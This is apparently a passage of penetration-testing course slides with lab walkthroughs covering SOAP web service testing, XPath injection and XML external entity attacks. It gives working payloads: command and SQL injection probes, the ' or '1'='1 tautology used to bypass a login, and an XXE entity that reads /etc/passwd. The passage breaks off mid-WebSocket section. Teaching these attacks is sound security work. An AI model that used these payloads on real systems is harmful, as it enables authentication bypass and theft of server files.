- WSDler and WSDL Wizard

They add to the context menu:
- Parse and enumerate the WSDL
- Create a SOAP request based on the WSDL

You can access this by right-clicking a request for the WSDL:
- It does not handle all WSDL files but does a decent job

Allows for the testing of web services:
- Using the powerful features of Burp

One of the great features of Burp scripting is that it can actually extend the way Burp works. Ken Johnson has released a set of scripts designed to extend Burp to handle WSDL files and SOAP requests. Basically, we launch Burp with the script and it adds to the context menus. When we find a request for a WSDL file, we can right-click the request. We then simply use the *enumerate wsdl* menu option. This has Burp retrieve and process the wsdl file. It can't handle all the WSDL files out there, but I have found it works for most we encounter.

After we process the WSDL file, we can then use the *form SOAP request* option to create a SOAP request based on the WSDL file's information. This can then be used in the Repeater or Intruder features of Burp. This enables us to make use of the power of Burp for SOAP-based requests. Currently, it does not extend the Scanner portion of the commercial Burp, but this could be added later.

Course Roadmap

- Day 1: Advanced Attacks
- Day 2: Web Frameworks
- Day 3: Web Cryptography
- **Day 4: Alternative Web Interfaces**
- Day 5: WAFs and Pivots
- Day 6: Capture the Flag

Hash Length Extension Attacks
Exercise: hash_extender
Alternative Web Interfaces
Mobile Applications
Exercise: Mobile Application Wireshark Extraction
Compiled Objects
Flash, Java, Silverlight, and ActiveX
Exercise: Decompiling Flash Objects
Web Services
REST and SOAP
Exercise: SOAP
XML XPath
Exercise: Xpath Injection
XML External Entities
Exercise: Acme XXE
WebSockets
Exercise: SocketToMe
HTTP/2
Exercise: H2O

This page intentionally left blank.

EXERCISE: SOAP

Target: http://ws.sec642.org

Goals:

1. View the WSDL files for each service
2. Launch and build tests in SoapUI
3. Use the manual SoapUI interface and capture each request in Burp
4. Use Burp Repeater to test the web services

Bonus: Run sqlmap against one of them

In this exercise, we explore the web services. We target http://ws.sec642.org. Follow these steps:

1. View the web services SOAP WSDL files
2. Launch Burp
3. Launch SoapUI, configure the proxy, and build tests for two WSDLs
4. Use Burp to further test the SOAP services

Bonus: Run sqlmap against one of the SOAP web services (ws-sqli.php)

EXERCISE WALKTHROUGH

Stop here if you would like to solve the exercise yourself.

If you are not sure how to accomplish the goals, use the pages ahead to walk you through the exercise, showing you how to achieve each of the goals.

This page intentionally left blank.

EXERCISE: SOAP
LAUNCH BROWSER AND VIEW THE WSDLS

User Firefox to visit the web service site through Burp:

- http://ws.sec642.org/

Visit the WSDL files available to us:

- Links are on those main pages


http://ws.sec642.org/ws-helloWorld.php?wsdl

Open Firefox and browse to the website. **(Make sure you are browsing through Burp!)**

```
http://ws.sec642.org
```

This site provides links to the WSDL files for the web services. Examine all three.

EXERCISE: SOAP
LAUNCH SOAPUI AND BURP



Launch Burp if it is not already running.
Open a browser and visit

```
http://ws.sec642.org/
```

All of the web services are available. Browse to the wsdl for Command Injection:

```
http://ws.sec642.org/ws-commandinj.php?wsdl
```

Copy the URL and start SoapUI from the main menu. When it opens, create a new project. This opens a dialog. Provide a name for the project and then paste in the address of the WSDL that you just copied into the Initial WSDL text box. SoapUI builds the project.


Configure SoapUI to proxy through 127.0.0.1:8082, so that it sends all of traffic data to Burp.

In the left column, expand the project completely until you see Request 1. Double-click Request 1 to open the request on the right side. Notice the ? inside the

```
<name xsi:type="xsd:string">?</name>
```

Change it to `ls` or some other Linux system command, and press the green play button at the top of the window. You see a response appear on the right side of that window, which includes the output of the Linux command. Now switch to Burp. You should see that the requests have been recorded.

Note: To configure SoapUI to use the Burp Proxy, go to "File -> Preferences -> Proxy Settings", and set the Host entry to 127.0.0.1 and the Port entry to 8082.



Now browse to the wsdl for SQL injection:

```
http://ws.sec642.org/ws-sqli.php?wsdl
```

In SoapUI, create a new project. This opens a dialog. Provide a name for the project and the paste in the address of the WSDL that you just copied. SoapUI builds the project.

In the left column, expand the project completely until you see Request 1. Double-click Request 1 to open the request on the right side. Notice the ? inside the

```
<name xsi:type="xsd:string">?</name>
```

Change the ? to ' (single quote) and press the green play button at the top of the window. You see a response appear in the right side of that window, which includes the MySQL error.

Now switch to the Burp proxy history to see the request and response, as shown on the slide.

EXERCISE: SOAP
EXERCISE CONCLUSION

Web services are a major part of the modern web applications:

- More so everyday

We used SoapUI with Burp to test the web services:

- Attempting to find flaws in the applications

Web services are complex to test correctly. SOAP-based web services were the target in this exercise, and we used two popular tools to interact and find flaws within them. These tools were Burp and SoapUI.

Course Roadmap

- Day 1: Advanced Attacks
- Day 2: Web Frameworks
- Day 3: Web Cryptography
- **Day 4: Alternative Web Interfaces**
- Day 5: WAFs and Pivots
- Day 6: Capture the Flag

Hash Length Extension Attacks
Exercise: hash_extender
Alternative Web Interfaces
Mobile Applications
Exercise: Mobile Application Wireshark Extraction
Compiled Objects
Flash, Java, Silverlight, and ActiveX
Exercise: Decompiling Flash Objects
Web Services
REST and SOAP
Exercise: SOAP
XML XPath
Exercise: Xpath Injection
XML External Entities
Exercise: Acme XXE
WebSockets
Exercise: SocketToMe
HTTP/2
Exercise: H2O

This page intentionally left blank.

XPATH

Another XML vulnerability is XPATH Injection:
- XML documents are datastores
- XML has its own query language

XPath specifies what data to retrieve from datastore:
- Similar to SQL
- Doesn't include comment capabilities

Enables searching individual nodes:
- Instead of parsing the entire document
- XPath has no concept of user privilege

XML documents are datastores. They can be used the same way databases are, which means they need a query language. XPath is one solution to this problem. It is similar to SQL because it understands conditions and data. It enables us to search the document and return just the nodes or data we are interested in, instead of the entire document.

Although XPath is similar to SQL, it does have some major differences when we look at injection flaws. It does not have a comment capability and also has no concept of privilege.

XML FILE FROM A PHONEBOOK

```
<?xml version="1.0" encoding="utf-8"?>
<Groups>
    <Security>
        <Member ID="1">
            <Name>John Doe</Name>
            <Phone type="c">9444138124</Phone>
        </Member>
        <Member ID="2">
             <Name>Justin Searle</Name>
             <Phone type="o">8017842052</Phone>
        </Member>
        <Member ID="3">
             <Name>Adrien de Beaupre</Name>
        </Member>
    </Security>
</Groups>
```


This is a sample XML file for a phone book application.


```
<?xml version="1.0" encoding="utf-8"?>
<Groups>
    <Security>
        <Member ID="1">
            <Name>John Doe</Name>
            <Phone type="c">9444138124</Phone>
        </Member>
        <Member ID="2">
             <Name>Justin Searle</Name>
             <Phone type="o">8017842052</Phone>
        </Member>
        <Member ID="3">
             <Name>Adrien de Beaupre</Name>
        </Member>
    </Security>
</Groups>
```


XPATH BASICS

XPath treats XML as a tree:
- Think filesystem syntax with shortcuts

Location paths describe where we are:
- / by itself references the root node
- Each subnode separated by a "/": /Groups/Security/Member
- ...and...are the current node and its parent, respectively

Other special characters to know:
- Wildcards are *
- Select node attributes with @

XPath treats the XML as a tree. We have location paths that signify where we are, which are split on node references. This enables us to walk the tree examining each node for the information being searched for. Each node is referenced by a slash character and we use an * as a wildcard.

XPATH QUERIES

Returning all nodes of a specific type:

- ///Member
- Returns all the members in the phonebook

Returning nodes that match a condition:

- /Groups/Security/Member/[Name="J*"]
- Returns members John and Justin

Returning all attributes of a specific type:

- ///@type="o"
- Returns Justin's phone number

```
<?xml version="1.0" encoding="utf-8"?>
<Groups>
  <Security>
    <Member ID="1">
      <Name>John Doe</Name>
      <Phone type="c">9444138124</Phone>
    </Member>
    <Member ID="2">
      <Name>Justin Searle</Name>
      <Phone type="o">8017842052</Phone>
    </Member>
    <Member ID="3">
      <Name>Adrien de Beaupre</Name>
    </Member>
  </Security>
</Groups>
```


We have two types of searches we can perform. The one that returns all nodes of a specific type and the one that uses a conditional match.

The first can be shown with an example such as //Groups. This returns all the records in the Groups section of the file.

We can also do conditional searches such as the Name=J* on the slide. Like SQL injection, this is commonly a point in which the developer does not validate input.

Course Roadmap

- Day 1: Advanced Attacks
- Day 2: Web Frameworks
- Day 3: Web Cryptography
- **Day 4: Alternative Web Interfaces**
- Day 5: WAFs and Pivots
- Day 6: Capture the Flag

Hash Length Extension Attacks
Exercise: hash_extender
Alternative Web Interfaces
Mobile Applications
Exercise: Mobile Application Wireshark Extraction
Compiled Objects
Flash, Java, Silverlight, and ActiveX
Exercise: Decompiling Flash Objects
Web Services
REST and SOAP
Exercise: SOAP
XML XPath
Exercise: Xpath Injection
XML External Entities
Exercise: Acme XXE
WebSockets
Exercise: SocketToMe
HTTP/2
Exercise: H2O

This page intentionally left blank.

XML XPATH EXERCISE

Target: dvws.sec642.org/dvws/vulnerabilities/xpath2/

Goals:

- There are three forms to try:
  - search.php
  - login.php
  - xpath.php

Bonus: Also try the other form:

dvws.sec642.org/dvws/vulnerabilities/xpath/

There are three xpath injection forms at dvws.sec642.org/dvws/vulnerabilities/xpath2/

Each of the three requires a different technique to bypass the logic or perform an authentication bypass. Things to try include the following:

```
'   "   //   .
' or '1' = '1
```

The three forms and the XML are from https://bitbucket.org/null0x00/null-humla-xml-injection

EXERCISE WALKTHROUGH

Stop here if you would like to solve the exercise yourself.

If you are not sure how to accomplish the goals, use the pages ahead to walk you through the exercise, showing you how to achieve each of the goals.

This page intentionally left blank.

EXERCISE: XML XPATH SEARCH.PHP


Click on search.php

Try the numeral 1 and we see a baseline result

' " // and other characters do not produce results

' or '1' = '1

Success!



Testing the search.php form, we try Xpath fuzzing characters and logic.

Enter the numeral 1, and we see the first name of the first user.

This works to see the remainder:

' or '1' = '1

We see the first names of all of the employees in the XML file.

It is a simple tautology.

EXERCISE: XML XPATH LOGIN.PHP


Click on login.php

Try a variety of usernames and passwords; none seem to work

None of the fuzz characters give us anything useful

Using the always true tautology in both fields works

' or '1' = '1



Next, we click on login.php; the goal is to log in, but we do not have credentials yet.

This will require an authentication bypass using Xpath injection logic.

None of the standard usernames or passwords work.

The fuzzing strings do not give us anything useful.

Tautology to the rescue!

' or '1' = '1

Both the username and password fields log us in as the first user, the administrator.

EXERCISE: XML XPATH
XPATH.PHP


Click on xpath.php

There are two ways to dump the contents of the XML

None of the fuzzing strings seem to help here

Try //Employee

Then try . by itself



The next target is the file xpath.php, which also has an Xpath injection form.

Once again, the fuzzing strings do not seem to give us anything useful.

The tautology does not work either.

Because this is a list of the employees, try //Employee

Then try . (period) by itself.

Both dump the contents of the XML file.

EXERCISE: XML XPATH CONCLUSIONS

This exercise demonstrated the Xpath injection attack

There were three forms requiring different payloads

For each, we needed to use various fuzzing strings, XML Xpath logic, and the tautology

In this exercise, we made use of three examples of XML Xpath injection.

Course Roadmap

- Day 1: Advanced Attacks
- Day 2: Web Frameworks
- Day 3: Web Cryptography
- **Day 4: Alternative Web Interfaces**
- Day 5: WAFs and Pivots
- Day 6: Capture the Flag

Hash Length Extension Attacks
Exercise: hash_extender
Alternative Web Interfaces
Mobile Applications
Exercise: Mobile Application Wireshark Extraction
Compiled Objects
Flash, Java, Silverlight, and ActiveX
Exercise: Decompiling Flash Objects
Web Services
REST and SOAP
Exercise: SOAP
XML XPath
Exercise: Xpath Injection
XML External Entities
Exercise: Acme XXE
WebSockets
Exercise: SocketToMe
HTTP/2
Exercise: H2O

This page intentionally left blank.

ENTITY

Entities are user-defined shortcuts:

- Names and replacement text
- Similar to constants in programming

When an XML processor sees an entity:

- It replaces the entity with the replacement text

Notice the "User-Defined!"

- Another way to say that is "attacker-controlled"

Entities are user-defined shortcuts. Think of them the same as constants or abbreviations. When a parser sees this entity in a request, it expands it using the replacement text and places the result into the response. These entities abbreviate things within the requests so that the document can have hard-coded content.

As attackers, we should focus on the user-defined statement when entities are discussed. This means that these can be an excellent target as we move through the web service.

HOW ENTITIES WORK

Entities can be set in the request

Entity references external data:

- Remote file
- File from the filesystem

Contents of the file returned in the response

Because entities can be set in the request and are allowed to reference external data, the attacker could craft a request that reads a file. For example, they could set the external reference to use /etc/passwd and the web service will read the file and return the contents as part of the response.

ENTITY EXAMPLE

Entities provide shortcuts to the full URL strings for some popular websites:

```
<!DOCTYPE interestingsites [
  <!ENTITY ISC "isc.sans.edu">
  <!ENTITY SPL "portal.sans.org">
  <!ENTITY GO "www.google.com">
  ]>
```

When an XML document has &SPL; it is expanded to portal.sans.org:

```
<interestingsites>
  <title>Internet Storm Center</title>
  <host>&SPL;</host>
</interestingsites>
```

Can you think of any reasons to change these URLs?!?

When an XML document has &SPL; it is expanded to portal.sans.org.

For example:

```
<interestingsites>
            <title>SANS Portal</title>
            <host>&SPL;</host>
</interestingsites>
```

EXTERNAL ENTITY

Entities can point to more than just strings

Local files on the server parsing the XML:

```
<!ENTITY pass SYSTEM "file:///etc/passwd">
```

Remote files that the parsing server retrieves:

```
<!ENTITY intra SYSTEM "http://intranet/index.html">
```

Remind you of LFIs and RFIs?

- Same types of exploit goals
- Different limitations and workarounds because it is XML

In some implementations, it is possible to achieve remote code execution through XXE

An entity is simply a tag that represents a longer piece of data, much like an acronym. For example, in the next slide, we define an entity called ISC. Every time the entity is entered into a web document, we use the prefix & to indicate that it is an entity (that is, &ISC). The HTML parser expands that into isc.sans.org.

An external entity is an entity whose definition can be loaded from a remote server or page. You can direct a server to go to http://evilsite.com/filename to look up definitions for entities, and if the target web developers have not taken appropriate precautions, the XML parser does that. You can also direct the server to look up external entity definitions within the server filesystem, such as /etc/passwd. If the filesystem permissions have not been carefully configured, the XML parser may read the /etc/passwd file, include it in the XML response, and send it back to the client.

Remote Code Execution (RCE) is possible in some implementations of XML parsers.

One example is IIS and .NET:
https://pen-testing.sans.org/blog/2017/12/08/entity-inception-exploiting-iis-net-with-xxe-vulnerabilities

If the PHP Expect module is loaded, we can achieve RCE there as well.

Course Roadmap

- Day 1: Advanced Attacks
- Day 2: Web Frameworks
- Day 3: Web Cryptography
- **Day 4: Alternative Web Interfaces**
- Day 5: WAFs and Pivots
- Day 6: Capture the Flag

Hash Length Extension Attacks
Exercise: hash_extender
Alternative Web Interfaces
Mobile Applications
Exercise: Mobile Application Wireshark Extraction
Compiled Objects
Flash, Java, Silverlight, and ActiveX
Exercise: Decompiling Flash Objects
Web Services
REST and SOAP
Exercise: SOAP
XML XPath
Exercise: Xpath Injection
XML External Entities
Exercise: Acme XXE
WebSockets
Exercise: SocketToMe
HTTP/2
Exercise: H2O

This page intentionally left blank.

ACME XXE EXERCISE

Target: acme.sec642.org

Goals:

- Log in and map the application (user/sec642)
- Submit a valid order (example in the notes, and in previous orders)
- View the order that you submitted; submit a new order with XXE
- View your order
- You should be able to view the contents of /etc/passwd

Bonus: Try to view source code of the application and find the other user's password

Log in to the application at acme.sec642.org

Credentials are user and sec642

You will need to create a valid XML file in order to submit an order

Then create a new XML file that performs an External XML Entity attack

Validate that you have gotten a copy of /etc/password by viewing your order

A valid order is an XML file formatted as follows:

```
<?xml version="1.0"?>
<!DOCTYPE root >
<order>
        <item>
                <name>Fancy book</name>
                <amount>1</amount>
        </item>
</order>
```

AcmeXXE was written by Bojan Zdrnja @bojanz

EXERCISE WALKTHROUGH

Stop here if you would like to solve the exercise yourself.

If you are not sure how to accomplish the goals, use the pages ahead to walk you through the exercise, showing you how to achieve each of the goals.


This page intentionally left blank.

EXERCISE: ACME XXE
LAUNCH BROWSER AND VIEW THE WSDLS

User Firefox to visit the ordering application site through Burp:

http://acme.sec642.org/
We have been given user credentials to login to the application

user/sec642



Open Firefox and browse to the website. **(Make sure you are browsing through Burp!)**

```
http://acme.sec642.org
```

```
The username is user and the password is sec642
```


EXERCISE: ACME XXE SUBMIT AN ORDER

Create a valid order XML file


The format is in the notes

Can download a previous order

Submit the order

View the order

Next, create an XML file with an XXE payload to view /etc/passwd




A valid order is an XML file formatted as follows:


```
<?xml version="1.0"?>
<!DOCTYPE root >
<order>
        <item>
                <name>Fancy book</name>
                <amount>1</amount>
        </item>
</order>
```

To perform the attack, the payload is in this format:

```
<?xml version="1.0"?>
<!DOCTYPE root [
<!ENTITY c SYSTEM "file:///etc/passwd">
]>
<order>
        <item>
                <name>&c;</name>
                <amount>14</amount>
        </item>
</order>
```

EXERCISE: ACME XXE VIEW AN ORDER





Submit the order with the XXE payload

Take note of the order number assigned

Go back

View the new order

The contents of /etc/passwd should be visible

Success!

EXERCISE: ACME XXE
EXERCISE CONCLUSION

We made use of an application used to process orders

Orders were submitted using XML documents

The documents had to be formatted in a specific way

XML can contain entities

An XML External Entity (XXE) payload exposed the /etc/passwd file; other information can also be retrieved!

XXE operates very similar to file includes

In this exercise, we made use of an example XML order processing application.

The application allows for entities, including external entities in XML.

Course Roadmap

- Day 1: Advanced Attacks
- Day 2: Web Frameworks
- Day 3: Web Cryptography
- **Day 4: Alternative Web Interfaces**
- Day 5: WAFs and Pivots
- Day 6: Capture the Flag

Hash Length Extension Attacks
Exercise: hash_extender
Alternative Web Interfaces
Mobile Applications
Exercise: Mobile Application Wireshark Extraction
Compiled Objects
Flash, Java, Silverlight, and ActiveX
Exercise: Decompiling Flash Objects
Web Services
REST and SOAP
Exercise: SOAP
XML XPath
Exercise: Xpath Injection
XML External Entities
Exercise: Acme XXE
WebSockets
Exercise: SocketToMe
HTTP/2
Exercise: H2O

This page intentionally left blank.

WEBSOCKETS

RFC 6455 in 2011:

- Provides full-duplex communications over a TCP connection
- Also provides bidirectional communications

If the connection starts HTTP or HTTPS, the switch to WebSocket is an upgrade request to WS:// or WSS://

- Currently supported by most browsers and some servers
- Other clients, other than browsers, use WebSockets
- The application must also support it
- The client can push data and receive event-driven responses

WebSockets are a relatively new protocol that became RFC 6455 in 2011. It was developed as a response to limitations in HTTP, which is stateless, unidirectional, and half-duplex over a single TCP connection. If both the client and server support it, that can start the connection over HTTP and then upgrade the connection to WS or WSS (encrypted). The WebSocket connection allows for full-duplex and bidirectional communications between client and server. Most web browsers now support WebSocket, as well as most servers. Some applications make use of WebSockets without the HTTP upgrade; they typically do not have web browsers as clients. It is up to the application developer to decide on the use of WebSockets. Most often, we find WebSockets are used for chat or similar functionality where clients can both push and poll for data. Servers then typically respond to event-driven messages and do not have to be polled by the client.

HOW THEY WORK

WebSockets address limitations in HTTP/1.X and AJAX:

- HTTP clients must poll the server for data, is unidirectional and half-duplex
- AJAX clients must initiate data transfers
- WebSockets, either client or server, can send data at any time

WebSockets use `ws://` or `wss://`

- Upgrades from HTTP/1.1 using a handshake
- Communications then switch to the new protocol
- May have its own port and not require initiation over HTTP in the future

In traditional HTTP, the client had to poll the server to see if there was data. This resulted in many different TCP connections between client and server using HTTP over TCP. AJAX needs the client to initiate communications; WebSocket allows either client or server to use the connection. The WebSocket remains open until explicitly closed by one end or the other.

The WebSocket depends on an existing HTTP/1.1 session being established and an upgrade being performed. The upgrade passes authentication information, like a cookie to the socket. This is the handshake that moves to the ws:// or wss:// protocol.

In the future, WebSocket could run over its own port and not rely on HTTP to begin the communications. The protocol would need to be extended quite a bit to include features that were excluded from the initial design.

HANDSHAKE

Client sends HTTP request with at least two additional headers:

```
Upgrade: websocket
Sec-WebSocket-Key: SYZk7WHCGUKqF+DH0PIvIA==
Origin: http://127.0.0.1
```
(optional but crucial)

Sec-WebSocket-Key is a BASE64 encoded 16-byte value

Server uses this key to generate Sec-WebSocket-Accept

- Concatenates key with an RFC 4122 GUID, which is 128 bits
- Performs SHA1
- BASE64 encodes

Connection fails if:

- Server does not respond with a 101 response code
- Has an incorrect Sec-WebSocket-Accept the connection fails


Client request:

```
GET http://sockets.sec642.org:8080/ HTTP/1.1
Sec-WebSocket-Version: 13
Origin: http://127.0.0.1
Sec-WebSocket-Key: SYZk7WHCGUKqF+DH0PIvIA==
Upgrade: websocket
Host: sockets.sec642.org:8080
```

Server response:

```
